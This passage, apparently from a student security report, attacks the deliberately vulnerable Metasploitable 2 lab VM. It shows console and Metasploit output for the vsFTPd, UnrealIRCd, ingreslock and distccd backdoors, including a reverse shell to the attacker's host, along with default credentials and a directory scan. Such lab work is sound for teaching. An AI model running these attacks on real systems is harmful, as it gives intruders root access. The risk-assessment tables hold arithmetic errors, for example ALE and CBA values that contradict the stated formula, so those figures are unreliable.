
```
┌──(toqahassib㉿kali)-[~]
└─$ telnet 192.168.56.102 21
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
user backdoored:)
331 Please specify the password.
pass backdoored:)
Connection closed by foreign host.

┌──(toqahassib㉿kali)-[~]
└─$ telnet 192.168.56.102 6200
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
id
: command not found
id;
uid=0(root) gid=0(root)
```

Metasploitable2 contains the UnrealIRCD IRC daemon on port 6667. This version includes a loophole that has not been realized for a long time and can be activated by passing the letters "AB" followed by a system command to the host on any open port. As shown below, Metasploit framework can be used to exploit this and obtain an interactive shell.




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.103:4444
[*] 192.168.56.102:6667 - Connected to 192.168.56.102:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
 address instead
[*] 192.168.56.102:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo XOAR8Y7r7Vrrp98i;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "XOAR8Y7r7Vrrp98i\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.102:56795) at 2021-0
4-12 18:00:38 -0400

id
uid=0(root) gid=0(root)
```

"ingreslock" is an old backdoor, which listens on port 1524, is even less subtle. A decade ago, adding a backdoor to a compromised server through the ingreslock port was a common option. As shown in the screenshot below, by using telnet, it is tremendously easy to gain access.



```
┌──(toqahassib㉿kali)-[~]
└─$ sudo telnet 192.168.56.102 1524
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.
root@metasploitable:/#
```

Some programmes, in addition to malicious backdoors, are unintentional backdoors by their very nature. For example, distccd, this software simplifies the scaling of large compiler jobs across a cluster of services with similar configurations. The issue with this loophole is that an intruder can simply exploit it to execute any command they want, as seen in the Metasploit module below.



```
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.56.103
LHOST ⇒ 192.168.56.103
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started reverse TCP double handler on 192.168.56.103:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo C5kOROneAZ1rsGnn;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "C5kOROneAZ1rsGnn\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.103:4444 → 192.168.56.102:36388) at 2021-0
4-12 18:26:35 -0400

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

WEAK PASSWORDS

Metasploitable 2 has poor password protection for both device and database server accounts, in addition to the more obvious backdoors and misconfigurations. The password for the primary administrative user msfadmin is the same as the username. A brute force attack can be used to quickly access multiple user accounts by discovering the list of users on this framework, either by exploiting another bug to catch the passwd file or by enumerating these user IDs via Samba. The poor security accounts installed on the system are shown in the table below.


Account Name	Password
msfadmin	msfadmin
user	user
postgres	postgres
sys	batman
klog	123456789
service	service

The PostgreSQL database can be accessed with username postgres and password postgres, and the MySQL service can be accessed with username root and an empty password, in addition to these system-level accounts.

VULNERABLE WEB SERVICE

Metasploitable 2 includes web applications that are designed to be vulnerable. When Metasploitable 2 is started, the web server begins automatically. In order to access web application, search in a web browser “http://ipaddress” (without the quotations and replace ipaddress with Metasploitable 2's IP address) as shown in the screenshot below.

Such as, http://192.168.56.102/



```
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          
```

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Click on one of the given links to access a specific web application. Individual web applications can also be accessed by appending the directory name of the programme to http:// to build the URL http:////. The Mutillidae application, for example, can be found at the following address: http://192.168.56.102/mutillidae/. The applications are located in the /var/www directory of Metasploitable 2. In this case, the applications available are:

- Twiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDav


HIDDEN DIRECTORIES

Hidden directories can be found from http service on port 80. This is done by running the following command which runs the http-enum script. The scan showed hidden files and directories, such as /test/ and /phpinfo/, that did not show on the web server.



```
┌──(toqahassib㉿kali)-[~]
└─$ nmap -sV -p 80 --script http-enum 192.168.56.101                     130 ✕
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-19 05:22 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|_  /phpMyAdmin/: phpMyAdmin
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
```

After that, I searched for the directory /test/ manually in the URL which took me to a directory listing as shown in the screenshot below.




Index of /test

Name	Last modified	Size	Description
Parent Directory		-	
testoutput/	14-May-2012 01:50	-	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80

I also searched for the directory /phpinfo/ manually in the URL which gave me a lot of details such as the system information, API, configuration file, etc.



PHP Version 5.2.4-2ubuntu5.10

System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

RISK ASSESSMENT & ESTIMATION OF SEVERITY

The table below shows each severity level with its description.

Table 3 severity level

Severity level	Description
Low	Attackers could be able to obtain confidential data from the host, such as the exact software version enabled. They can use this knowledge to quickly exploit known security vulnerabilities.
Medium	Specific information stored on the host, including security settings, can be accessible to attackers. Attackers could be able to take advantage of the host as a result of this..
High	Attackers may be able to take control of the host, or highly confidential information may be leaked.

A risk assessment will help in determining the most effective methods for detecting possible threats. Table 1, table 2, and table 3 clearly state the assets, their values, their vulnerabilities and by calculating the cost benefit analysis (CBA) we can tell whether the countermeasure suggested is worth it or not. To make it clear, for example human errors occur about once a week, which makes the ARO, 52 (52 weeks/year), the SLE is calculated to be about $5,000 which makes the ALE, $260,000. After providing a countermeasure such as training, which cost $20,000, the ARO decreased to 12 which makes the ALE, $60,000. Finally, in order to know whether the countermeasure is worth it or not, the CBA should be calculated. The equation of the CBA is shown below.

CBA = (ALE1 - ALE2) - ACS

Figure 3 CBA Equation

annual cost of the safeguard

The first table shows the ALE of the vulnerabilities before any countermeasure is executed, the second table shows the ALE after the countermeasure is executed, and finally the last table shows the CBA of the countermeasures.

Table 4 ALE before countermeasure

	Severity level	SLE (Pre)	Frequency (Pre)	ARO (Pre)	ALE (Pre)
Human Error	Low	$3,000	1 per month	12	$36,000
Software Theft	High	$600	1 per month	12	$7,200
Information Theft	Medium	$4,000	3 per year	3	$12,000
Website Vandalism	Medium	$450	6 per year	6	$2,700
Equipment Theft	High	$4,000	1 per 2 years	0.5	$2,000
Viruses, Worm, Trojan Horses	Medium	$900	1 per week	52	$46,800
DDoS Attack	Medium	$1,500	1 per quarter	4	$6,000
Natural Disaster	Low	$200,000	1 per 20 years	0.05	$10,000
Fire	Low	$300,000	1 per 10 years	0.1	$45000

Table 5 ALE after countermeasure

	Severity level	SLE (Pre)	Frequency (Post)	ARO (Post)	ALE (Post)
Human Error	Low	$3,000	1 per quarter	4	$12,000
Software Theft	High	$600	1 per quarter	4	$24,000
Information Theft	Medium	$4,000	1 per year	1	$4,000
Website Vandalism	Medium	$450	1 per year	1	$450
Equipment Theft	High	$4,000	1 per 4 year	0.25	$1,000
Viruses, Worm, Trojan Horses	Medium	$900	1 per month	12	$10,800
DDoS Attack	Medium	$1,500	2 per year	2	$3,000
Natural Disaster	Low	$200,000	1 per 20 years	0.05	$10,000
Fire	Low	$100,000	1 per 5 years	0.2	$90,000

Table 6 CBA of countermeasure

	Cost of Control	Type of Control	CBA
Human Error	$10,000	Training	$14,000
Software Theft	$20,000	Firewall/IDS	-$36,800
Information Theft	$10,000	Physical Security	-$2,000
Website Vandalism	$7,000	Firewall	-$4,750
Equipment Theft	$10,000	Physical Security	-$9,000
Viruses, Worm, Trojan Horses	$10,000	Antivirus	$26,000

DDoS Attack	$6,000	Firewall	-$3,000
Natural Disaster	$4,000	Insurance/Backup	-$4,000
Fire	$10,000	Insurance/Backup	$190,000

After calculating the CBA in the above tables, it shows that only 3 countermeasures are worth executing. These countermeasures include Training, antivirus, and insurance/backup which saved over $250K. The following table classifies the severity of each port.

FIXING VULNERABILITIES

A strong offence, it is often said, is the best defence. Thinking like an intruder is an ideal way to protect against them. Regularly scan hosts for weaknesses and carefully evaluate the results. Proactive scanning allows you to detect and patch bugs before they are exploited by attackers. Closing and disabling unnecessarily open ports is also critical to avoid exploitation by bugs you aren't aware of. You'll be more mindful of what details an intruder can get if you search ahead of time. When you've gone through the results for flaws and are confident in your security posture, port scanners become much less of a challenge. People who are most concerned about port scanners and use the most defensive and detection software are frequently the ones who have the least faith in their host’s security configuration.

The first move after implementing proactive scanning is to address any known vulnerabilities, as done in the previous section. Most of the vulnerabilities were misconfigurations, therefore all configurations files should be analyzed and reviewed carefully to adjust any weak point. Moreover, strong password policies should be executed and implemented, the idea of password expiration must be executed as well. In addition, to mitigate any web server attacks, sessions should be executed to ensure that no intruder can access a web page or directory through the URL. Even, in SQL queries, make sure to use parameterized statements. The user can only insert data of a certain kind into individual parameters in parameterized statements, which are then combined to form the final query, preventing them from entering entire SQL statements.

The next step is to implement and execute a firewall to restrict any unnecessary remote controls. Services that the general public should not be able to access should be restricted at the firewall. Internal services are often listening even when they aren't being used. They could have been installed or allowed by default, or they could have been enabled due to previous use and never disabled. Such pointless programs should be turned off. And if you are unaware of a service weakness, attackers can be. In the future, security flaws in the service will be discovered. A closed port poses much less of a threat than an open one.

After known vulnerabilities have been patched, private services have been blocked by the firewall, and unnecessary services have been disabled, additional defensive technologies such as intrusion prevention systems will be required to defend against zero-day exploits, internal threats, and any holes that the vulnerability analysis system has missed. Instead of being a one-time audit, proactive host scanning and auditing could become a practice.

CONCLUSION

Host security is a wide concept that encompasses a broad range of technologies, devices, and processes, where a set of guidelines and configurations should ensure the integrity, confidentiality, and accessibility of computers and data through the use of both software and hardware technologies. It is clear that information security is a priority for management. The effect on organizations may be significant, ranging from disruption of goods and services, loss of physical properties, and loss of trust in the organization from clients. Information security risks can arise from hacking, unauthorized attempts, malware attacks, denial of service attacks, identity theft and other malicious acts. In addition to the particular costs incurred as a result of these malicious activities, the loss in consumer and investor trust in the business is one of the main consequences of coping with a security attack. Investing and improving information security infrastructure is a good business strategy. This will result in the reduction of losses due to security breaches. To respond effectively to hacking attacks in their different forms, it is essential to assess the effects of poor and weak host security on the assets to be safeguarded and develop defence policies.